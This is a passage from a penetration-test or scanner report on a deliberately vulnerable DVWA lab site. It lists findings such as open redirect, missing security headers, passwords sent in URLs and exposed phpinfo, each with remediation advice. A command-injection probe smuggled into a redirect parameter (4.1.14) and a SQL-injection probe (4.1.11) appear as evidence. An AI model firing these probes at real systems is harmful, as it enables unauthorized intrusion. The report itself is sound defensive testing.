| OWASP Top 10 - 2017 | [A6 - Security Misconfiguration](https://owasp.org/search/?searchString=A6-SecurityMisconfiguration%202017) |
| OWASP Top 10 - 2021 | [A5 - Security Misconfiguration](https://owasp.org/search/?searchString=A5-SecurityMisconfiguration%202021) |

POC  
A screenshot of a computer

AI-generated content may be incorrect.

#### 4.1.11 Error message containing sensitive information

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/sqli_blind/> |
| Method | GET |
| Parameters | **Query:** https://pentest-ground.com:4280/vulnerabilities/sqli\_blind/?id=%27%27%27&Submit=Submit# |
| Evidence | Error message **You have an error in your SQL syntax** found in: **Fatal error**: Uncaught mysqli\_sql\_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaD |

Vulnerability description

We noticed that the target application does not properly handle exceptional conditions, leading to error messages that reveal sensitive information.

Risk description

The risk is that an attacker may use the contents of error messages to help launch another, more focused attack. For example, an attempt to exploit a path traversal weakness (CWE-22) might yield the full pathname of the installed application.

Recommendation

It is recommended treating all exceptions of the application flow. Ensure that error messages only contain minimal details.

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-209](https://cwe.mitre.org/data/definitions/209.html) |
| OWASP Top 10 - 2017 | [A6 - Security Misconfiguration](https://owasp.org/search/?searchString=A6-SecurityMisconfiguration%202017) |
| OWASP Top 10 - 2021 | [A4 - Insecure Design](https://owasp.org/search/?searchString=A4-InsecureDesign%202021) |

POC

A screenshot of a computer

AI-generated content may be incorrect.

#### 4.1.12 Open Redirect

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php> |
| Method | GET |
| Vulnerable Parameter | redirect (Query Parameter) |
| Evidence | The server redirects to the URL google.com when it is injected in the **redirect query parameter**. |

Vulnerability description

We noticed that the target application's backend server directly incorporates user input into URLs that it uses for redirection without adequate validation. This behavior creates an open redirect vulnerability, which can lead users to arbitrary, potentially malicious domains.

Risk description

The risk is that attackers may use open redirect to redirect users to arbitrary domains of their choice. This can be used in phishing attacks, as targets will receive a trusted URL and might not notice the subsequent redirect.

Recommendation

If possible, the application should not incorporate user input into URLs. Instead, use direct links to redirect towards the target page. If, however, this is not possible, you should only accept relative URLs as input. To check that the input represents a relative URL, make sure that it starts with a **"/"**. If this check passes, prepend your domain name to it, and use this final result as the redirection URL.

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-601](https://cwe.mitre.org/data/definitions/601.html) |
| OWASP Top 10 - 2021 | [A1 - Broken Access Control](https://owasp.org/search/?searchString=A1-BrokenAccessControl%202021) |

POC

A screenshot of a computer

AI-generated content may be incorrect.

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.13 Enumerable Parameter

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/info.php> |
| Method | GET |
| Vulnerable Parameter | id (Query Parameter) |
| Evidence | The **id query parameter** appears to contain an enumerable numeric part. We modified its initial value **2** to **1** and the two responses were **96%** similar. The parameter may introduce an Insecure Direct Object Reference (IDOR) vulnerability. |

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php> |
| Method | GET |
| Vulnerable Parameter | redirect (Query Parameter) |
| Evidence | The **redirect query parameter** appears to contain an enumerable numeric part. We modified its initial value **info.php?id=2** to **info.php?id=1** and the two responses were **96%** similar. The parameter may introduce an Insecure Direct Object Reference (IDOR) vulnerability. |

Vulnerability description

We identified a parameter that uses numerical values to access resources, potentially leading to Insecure Direct Object References (IDOR) vulnerabilities.

Risk description

The vulnerability allows attackers to brute-force parameter values to uncover and access unauthorized resources and functionalities.

Recommendation

Ensure that parameter values would not reveal sensitive information and that the application properly checks the user's authorization to access the resource. Also, the resource IDs should not be predictable.

References

[Testing for Insecure Direct Object References](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/04-Testing_for_Insecure_Direct_Object_References)

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-284](https://cwe.mitre.org/data/definitions/284.html) |
| OWASP Top 10 - 2017 | [A5 - Broken Access Control](https://owasp.org/search/?searchString=A5-BrokenAccessControl%202017) |
| OWASP Top 10 - 2021 | [A1 - Broken Access Control](https://owasp.org/search/?searchString=A1-BrokenAccessControl%202021) |

POC

A screenshot of a computer

AI-generated content may be incorrect.

#### A screenshot of a computer AI-generated content may be incorrect.

#### 4.1.14 Internal Server Error Found

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php> |
| Method | GET |
| Parameters | **Query:** redirect=info.php?id=2;echo ttp1739356088.1073|rev|sed -e 's/^/ptt/' -e 's/\./dot/'|tr a-z A-Z #';echo ttp1739356088.1073|rev|sed -e 's/^/ptt/' -e 's/\./dot/'|tr a-z A-Z #";echo ttp1739356088.1073|rev|sed -e 's/^/ptt/' -e &... |
| Evidence | Response has an internal server error status code: 500 |

Vulnerability description

We noticed that the target application's website does not properly handle or incorrectly manages exceptional conditions like Internal Server Errors. These errors can reveal sensitive information through their error messages. For instance, an error message could inadvertently disclose system paths or private application details.

Risk description

The risk exists that attackers could utilize information revealed in Internal Server Error messages to mount more targeted and effective attacks. Detailed error messages could, for example, expose a path traversal weakness (CWE-22) or other exploitable system vulnerabilities.

Recommendation

Ensure that error messages only contain minimal details that are useful to the intended audience, and nobody else. The messages need to strike the balance between being too cryptic and not being cryptic enough. They should not necessarily reveal the methods that were used to determine the error. Such detailed information can be used to refine the original attack to increase the chances of success. If errors must be tracked in some detail, capture them in log messages - but consider what could occur if the log messages can be viewed by attackers. Avoid recording highly sensitive information such as passwords in any form. Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a username is valid or not.

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-209](https://cwe.mitre.org/data/definitions/209.html) |
| OWASP Top 10 - 2017 | [A6 - Security Misconfiguration](https://owasp.org/search/?searchString=A6-SecurityMisconfiguration%202017) |
| OWASP Top 10 - 2021 | [A5 - Security Misconfiguration](https://owasp.org/search/?searchString=A5-SecurityMisconfiguration%202021) |

Screenshots

A screenshot of a computer

AI-generated content may be incorrect.

**Figure 1.** Internal Error

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.15 Missing security header: Strict-Transport-Security

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | Evidence |
| <https://pentest-ground.com:4280/> | Response headers do not include the HTTP Strict-Transport-Security header Missing - Strict-Transport-Security: max-age=31536000; includeSubDomains; preload" |

Vulnerability description

We noticed that the target application lacks the HTTP Strict-Transport-Security header in its responses. This security header is crucial as it instructs browsers to only establish secure (HTTPS) connections with the web server and reject any HTTP connections.

Risk description

The risk is that lack of this header permits an attacker to force a victim user to initiate a clear-text HTTP connection to the server, thus opening the possibility to eavesdrop on the network traffic and extract sensitive information (e.g. session cookies).

Recommendation

The Strict-Transport-Security HTTP header should be sent with each HTTPS response. The syntax is as follows:   
  
Strict-Transport-Security: max-age=<seconds>[; includeSubDomains]  
  
The parameter max-age gives the time frame for requirement of HTTPS in seconds and should be chosen quite high, e.g. several months. A value below 7776000 is considered as too low by this scanner check.  
The flag includeSubDomains defines that the policy applies also for sub domains of the sender of the response.

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-693](https://cwe.mitre.org/data/definitions/693.html) |
| OWASP Top 10 - 2017 | [A6 - Security Misconfiguration](https://owasp.org/search/?searchString=A6-SecurityMisconfiguration%202017) |
| OWASP Top 10 - 2021 | [A5 - Security Misconfiguration](https://owasp.org/search/?searchString=A5-SecurityMisconfiguration%202021) |

POC

A screenshot of a computer

AI-generated content may be incorrect.

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.16 Missing security header: X-Content-Type-Options

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | Evidence |
| <https://pentest-ground.com:4280/> | Response headers do not include the X-Content-Type-Options HTTP security header Missing - X-Content-Type-Options: nosniff |

Vulnerability description

We noticed that the target application's server responses lack the X-Content-Type-Options header. This header is particularly important for preventing Internet Explorer from reinterpreting the content of a web page (MIME-sniffing) and thus overriding the value of the Content-Type header.

Risk description

The risk is that lack of this header could make possible attacks such as Cross-Site Scripting or phishing in Internet Explorer browsers.

Recommendation

We recommend setting the X-Content-Type-Options header such as X-Content-Type-Options: nosniff.

References

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-693](https://cwe.mitre.org/data/definitions/693.html) |
| OWASP Top 10 - 2017 | [A6 - Security Misconfiguration](https://owasp.org/search/?searchString=A6-SecurityMisconfiguration%202017) |
| OWASP Top 10 - 2021 | [A5 - Security Misconfiguration](https://owasp.org/search/?searchString=A5-SecurityMisconfiguration%202021) |

POC

A screenshot of a computer

AI-generated content may be incorrect.

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.17 Missing security header: Content-Security-Policy

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | Evidence |
| <https://pentest-ground.com:4280/> | Response does not include the HTTP Content-Security-Policy security header or meta tag missing- Content-Security-Policy: default-src 'self'; |

Vulnerability description

We noticed that the target application lacks the Content-Security-Policy (CSP) header in its HTTP responses. The CSP header is a security measure that instructs web browsers to enforce specific security rules, effectively preventing the exploitation of Cross-Site Scripting (XSS) vulnerabilities.

Risk description

The risk is that if the target application is vulnerable to XSS, lack of this header makes it easily exploitable by attackers.

Recommendation

Configure the Content-Security-Header to be sent with each HTTP response in order to apply the specific policies needed by the application.

References

<https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html>

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-693](https://cwe.mitre.org/data/definitions/693.html) |
| OWASP Top 10 - 2017 | [A6 - Security Misconfiguration](https://owasp.org/search/?searchString=A6-SecurityMisconfiguration%202017) |
| OWASP Top 10 - 2021 | [A5 - Security Misconfiguration](https://owasp.org/search/?searchString=A5-SecurityMisconfiguration%202021) |

POC

A screenshot of a computer

AI-generated content may be incorrect.

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.18 Missing security header: Referrer-Policy

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | Evidence |
| <https://pentest-ground.com:4280/> | Response headers do not include the Referrer-Policy HTTP security header as well as the <meta> tag with name 'referrer' is not present in the response. Missing- Referrer-Policy: no-referrer  or Referrer-Policy: strict-origin-when-cross-origin |

Vulnerability description

We noticed that the target application's server responses lack the Referrer-Policy HTTP header, which controls how much referrer information the browser will send with each request originated from the current web application.

Risk description

The risk is that if a user visits a web page (e.g. "http://example.com/pricing/") and clicks on a link from that page going to e.g. "https://www.google.com", the browser will send to Google the full originating URL in the Referer header, assuming the Referrer-Policy header is not set. The originating URL could be considered sensitive information and it could be used for user tracking.

Recommendation

The Referrer-Policy header should be configured on the server side to avoid user tracking and inadvertent information leakage. The value no-referrer of this header instructs the browser to omit the Referer header entirely.

References

<https://developer.mozilla.org/en-US/docs/Web/Security/Referer_header:_privacy_and_security_concerns>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-693](https://cwe.mitre.org/data/definitions/693.html) |
| OWASP Top 10 - 2017 | [A6 - Security Misconfiguration](https://owasp.org/search/?searchString=A6-SecurityMisconfiguration%202017) |
| OWASP Top 10 - 2021 | [A5 - Security Misconfiguration](https://owasp.org/search/?searchString=A5-SecurityMisconfiguration%202021) |

POC

A screenshot of a computer

AI-generated content may be incorrect.

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.19 Unsafe security header: Content-Security-Policy

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | Evidence |
| <https://pentest-ground.com:4280/vulnerabilities/csp/> | Response headers include the HTTP Content-Security-Policy security header with the following security issues: Missing - Content-Security-Policy: default-src 'self'; script-src 'self'; |

Vulnerability description

We noticed that the Content-Security-Policy (CSP) header configured for the web application includes unsafe directives. The CSP header activates a protection mechanism implemented in web browsers which prevents exploitation of Cross-Site Scripting vulnerabilities (XSS) by restricting the sources from which content can be loaded or executed.

Risk description

For example, if the unsafe-inline directive is present in the CSP header, the execution of inline scripts and event handlers is allowed. This can be exploited by an attacker to execute arbitrary JavaScript code in the context of the vulnerable application.

Recommendation

Remove the unsafe values from the directives, adopt nonces or hashes for safer inclusion of inline scripts if they are needed, and explicitly define the sources from which scripts, styles, images or other resources can be loaded.

References

<https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html>

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-693](https://cwe.mitre.org/data/definitions/693.html) |
| OWASP Top 10 - 2017 | [A6 - Security Misconfiguration](https://owasp.org/search/?searchString=A6-SecurityMisconfiguration%202017) |
| OWASP Top 10 - 2021 | [A5 - Security Misconfiguration](https://owasp.org/search/?searchString=A5-SecurityMisconfiguration%202021) |

POC

A screenshot of a computer

AI-generated content may be incorrect.Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.20 Password Submitted in URL

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/brute/> |
| Method | GET |
| Parameters | **Headers:** User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 **Cookies:** PHPSESSID=589f7516a2374b37367b6b2f248c71f5 security=low |
| Evidence | The following form sends inputs of type password plainly in the URL: |

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/brute/> |
| Method | GET |
| Parameters | **GET /vulnerabilities/brute/?username=admin&password=amdin&Login=Login HTTP/1.1**  **Host: pentest-ground.com:4280**  **Cookie: security=low; PHPSESSID=f04947aebdc01b294fb72978ea833eb3** |
| Evidence | The following form sends inputs of type password plainly in the URL: |

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/brute/> |
| Method | GET |
| Parameters | **Query:** GET /vulnerabilities/brute/?username=admin&password=amdin&Login=Login HTTP/1.1  Host: pentest-ground.com:4280  Cookie: security=low; PHPSESSID=f04947aebdc01b294fb72978ea833eb3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Language: en-US,en;q=0.5  Accept-Encoding: gzip, deflate, br  Referer: https://pentest-ground.com:4280/vulnerabilities/brute/  Upgrade-Insecure-Requests: 1  Sec-Fetch-Dest: document  Sec-Fetch-Mode: navigate  Sec-Fetch-Site: same-origin  Sec-Fetch-User: ?1  Priority: u=0, i  Te: trailers  Connection: keep-alive |
| Evidence | The following form sends inputs of type password plainly in the URL: |

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/csrf/> |
| Method | GET |
| Parameters | **Headers:** GET /vulnerabilities/csrf/?password\_new=pass%40123&password\_conf=pass%40123&Change=Change HTTP/1.1  Host: pentest-ground.com:4280  Cookie: security=low; PHPSESSID=f04947aebdc01b294fb72978ea833eb3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Language: en-US,en;q=0.5  Accept-Encoding: gzip, deflate, br  Referer: https://pentest-ground.com:4280/vulnerabilities/csrf/  Upgrade-Insecure-Requests: 1  Sec-Fetch-Dest: document  Sec-Fetch-Mode: navigate  Sec-Fetch-Site: same-origin  Sec-Fetch-User: ?1  Priority: u=0, i  Te: trailers  Connection: keep-alive |
| Evidence |  |

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/vulnerabilities/csrf/> |
| Method | GET |
| Parameters | **Query:** GET /vulnerabilities/csrf/?password\_new=pass%40123&password\_conf=pass%40123&Change=Change HTTP/1.1  Host: pentest-ground.com:4280  Cookie: security=low; PHPSESSID=f04947aebdc01b294fb72978ea833eb3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Language: en-US,en;q=0.5  Accept-Encoding: gzip, deflate, br  Referer: https://pentest-ground.com:4280/vulnerabilities/csrf/  Upgrade-Insecure-Requests: 1  Sec-Fetch-Dest: document  Sec-Fetch-Mode: navigate  Sec-Fetch-Site: same-origin  Sec-Fetch-User: ?1  Priority: u=0, i  Te: trailers  Connection: keep-alive |
| Evidence | The following form sends inputs of type password plainly in the URL: |

Vulnerability description

We found a form which is submitted using a GET method and has inputs of the type password. The end result is that passwords are submitted in URLs.

Risk description

Passwords submitted in URLs have a higher chance of being leaked. The main reason is that URLs can be leaked in browser cross-site requests via the Referer header. Additionally, URLs are usually stored in all kinds of logs. If any access or error logs of the server were publicly accessible, an attacker could also harvest password from it.

Recommendation

You should submit passwords using POST rather than GET. This way sensitive data won't be shared to other locations via URLs.

References

<https://developer.mozilla.org/en-US/docs/Web/Security/Referer_header:_privacy_and_security_concerns>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| OWASP Top 10 - 2021 | [A4 - Insecure Design](https://owasp.org/search/?searchString=A4-InsecureDesign%202021) |

POC

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.21 Server software and technology found

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| Software / Version | Category |
| [Nginx 1.29.1](https://nginx.org/en) | Web servers, Reverse proxies |
| [PHP 8.4.11](https://php.net) | Programming languages |

Vulnerability description

We noticed that server software and technology details are exposed, potentially aiding attackers in tailoring specific exploits against identified systems and versions.

Risk description

The risk is that an attacker could use this information to mount specific attacks against the identified software type and version.

Recommendation

We recommend you to eliminate the information which permits the identification of software platform, technology, server and operating system: HTTP server headers, HTML meta information, etc.


References

<https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server.html>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| OWASP Top 10 - 2017 | [A6 - Security Misconfiguration](https://owasp.org/search/?searchString=A6-SecurityMisconfiguration%202017) |
| OWASP Top 10 - 2021 | [A5 - Security Misconfiguration](https://owasp.org/search/?searchString=A5-SecurityMisconfiguration%202021) |

Screenshots



**Figure 1.** Website Screenshot

POC

A screenshot of a computer

AI-generated content may be incorrect.

#### 4.1.22 Robots.txt file found

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |
| --- |
| URL |
| <https://pentest-ground.com:4280/robots.txt> |

Vulnerability description

We found the robots.txt on the target server. This file instructs web crawlers what URLs and endpoints of the web application they can visit and crawl. Website administrators often misuse this file while attempting to hide some web pages from the users.

Risk description

There is no particular security risk in having a robots.txt file. However, it's important to note that adding endpoints in it should not be considered a security measure, as this file can be directly accessed and read by anyone.

Recommendation

We recommend you to manually review the entries from robots.txt and remove the ones which lead to sensitive locations in the website (ex. administration panels, configuration files, etc).

References

<https://www.theregister.co.uk/2015/05/19/robotstxt/>

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| OWASP Top 10 - 2017 | [A6 - Security Misconfiguration](https://owasp.org/search/?searchString=A6-SecurityMisconfiguration%202017) |
| OWASP Top 10 - 2021 | [A5 - Security Misconfiguration](https://owasp.org/search/?searchString=A5-SecurityMisconfiguration%202021) |

Screenshots

A screenshot of a computer

AI-generated content may be incorrect.

**Figure 1.** robots.txt

Verification

✔ This finding was validated so it is not a False Positive.

#### 4.1.23 Exposure of Sensitive Information

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/phpinfo.php> |
| Method | GET |
| Parameters | **Headers:** Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 |
| Evidence | Configuration- phpinfo.php |

Vulnerability description

We noticed that this application does not properly prevent a person's private, personal information from being accessed by actors who either (1) are not explicitly authorized to access the information or (2) do not have the implicit consent of the person about whom the information is collected. Sensitive data targeted usually consists of emails, credit card and social security numbers.

Risk description

The risk exists that sensitive personal information within the application could be accessed by unauthorized parties. This could lead to privacy violations, identity theft, or other forms of personal or corporate harm.

Recommendation

Compartmentalize the application to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

POC

A screenshot of a computer

AI-generated content may be incorrect.

#### 4.1.24 Interesting files found

|  |  |
| --- | --- |
| Affected target  https://pentest-ground.com:4280/ |  |
| Status: **Open** |

Evidence

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/login.php> |
| Page Title | Login :: Damn Vulnerable Web A |
| Summary | Admin login page/section found. |

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/php.ini> |
| Page Title |  |
| Summary | The php.ini may contain important php settings. |

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/README.md> |
| Page Title |  |
| Summary | Internal documentation file often used in projects which can contain sensitive information. |

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/setup.php> |
| Page Title | Setup :: Damn Vulnerable Web A |
| Summary | The setup.php may contain sensitive informations such as users and credentials. |

|  |  |
| --- | --- |
| URL | <https://pentest-ground.com:4280/phpinfo.php> |
| Page Title | PHP 8.4.3 - phpinfo() |
| Summary | phpinfo() exposes information about the configuration of the PHP environment and server. |

Vulnerability description

We have discovered that the target application exposes 'interesting' files or folders, which are typically hidden or not intended for public access. This vulnerability is often a result of improper file and directory permissions or server misconfigurations.

Risk description

The risk is that these files/folders usually contain sensitive information which may help attackers to mount further attacks against the server. Manual validation is required.

Recommendation

We recommend you to analyze if the mentioned files/folders contain any sensitive information and restrict their access according to the business purposes of the application.

Classification

|  |  |
| --- | --- |
| Category | ID / Value |
| CWE | [CWE-200](https://cwe.mitre.org/data/definitions/200.html) |
| OWASP Top 10 - 2017 | [A6 - Security Misconfiguration](https://owasp.org/search/?searchString=A6-SecurityMisconfiguration%202017) |
| OWASP Top 10 - 2021 | [A5 - Security Misconfiguration](https://owasp.org/search/?searchString=A5-SecurityMisconfiguration%202021) |

POC

✘A screenshot of a computer

AI-generated content may be incorrect.

#### Tools and techniques

| **Tool/Technique** | **Purpose** | **How it Helps in SSRF/File Inclusion Testing** |
| --- | --- | --- |
| Burp Suite (manual) | Web proxy analysis & modification | Intercept, modify, and replay HTTP requests to manipulate the page param |
| Browser (manual testing) | Craft URLs in address bar | Directly input payloads in the browser to check file inclusion/SSRF effects |
| curl/wget | Command-line HTTP clients | Manually send requests with custom parameters and observe server responses |
| View Source/Responses | Analyze HTTP responses in browser | Manually check if content from external/internal URLs is reflected/loaded |
| Manual payload testing | Craft and insert custom SSRF payloads | Enter various URLs or file paths in the parameter to test vulnerability |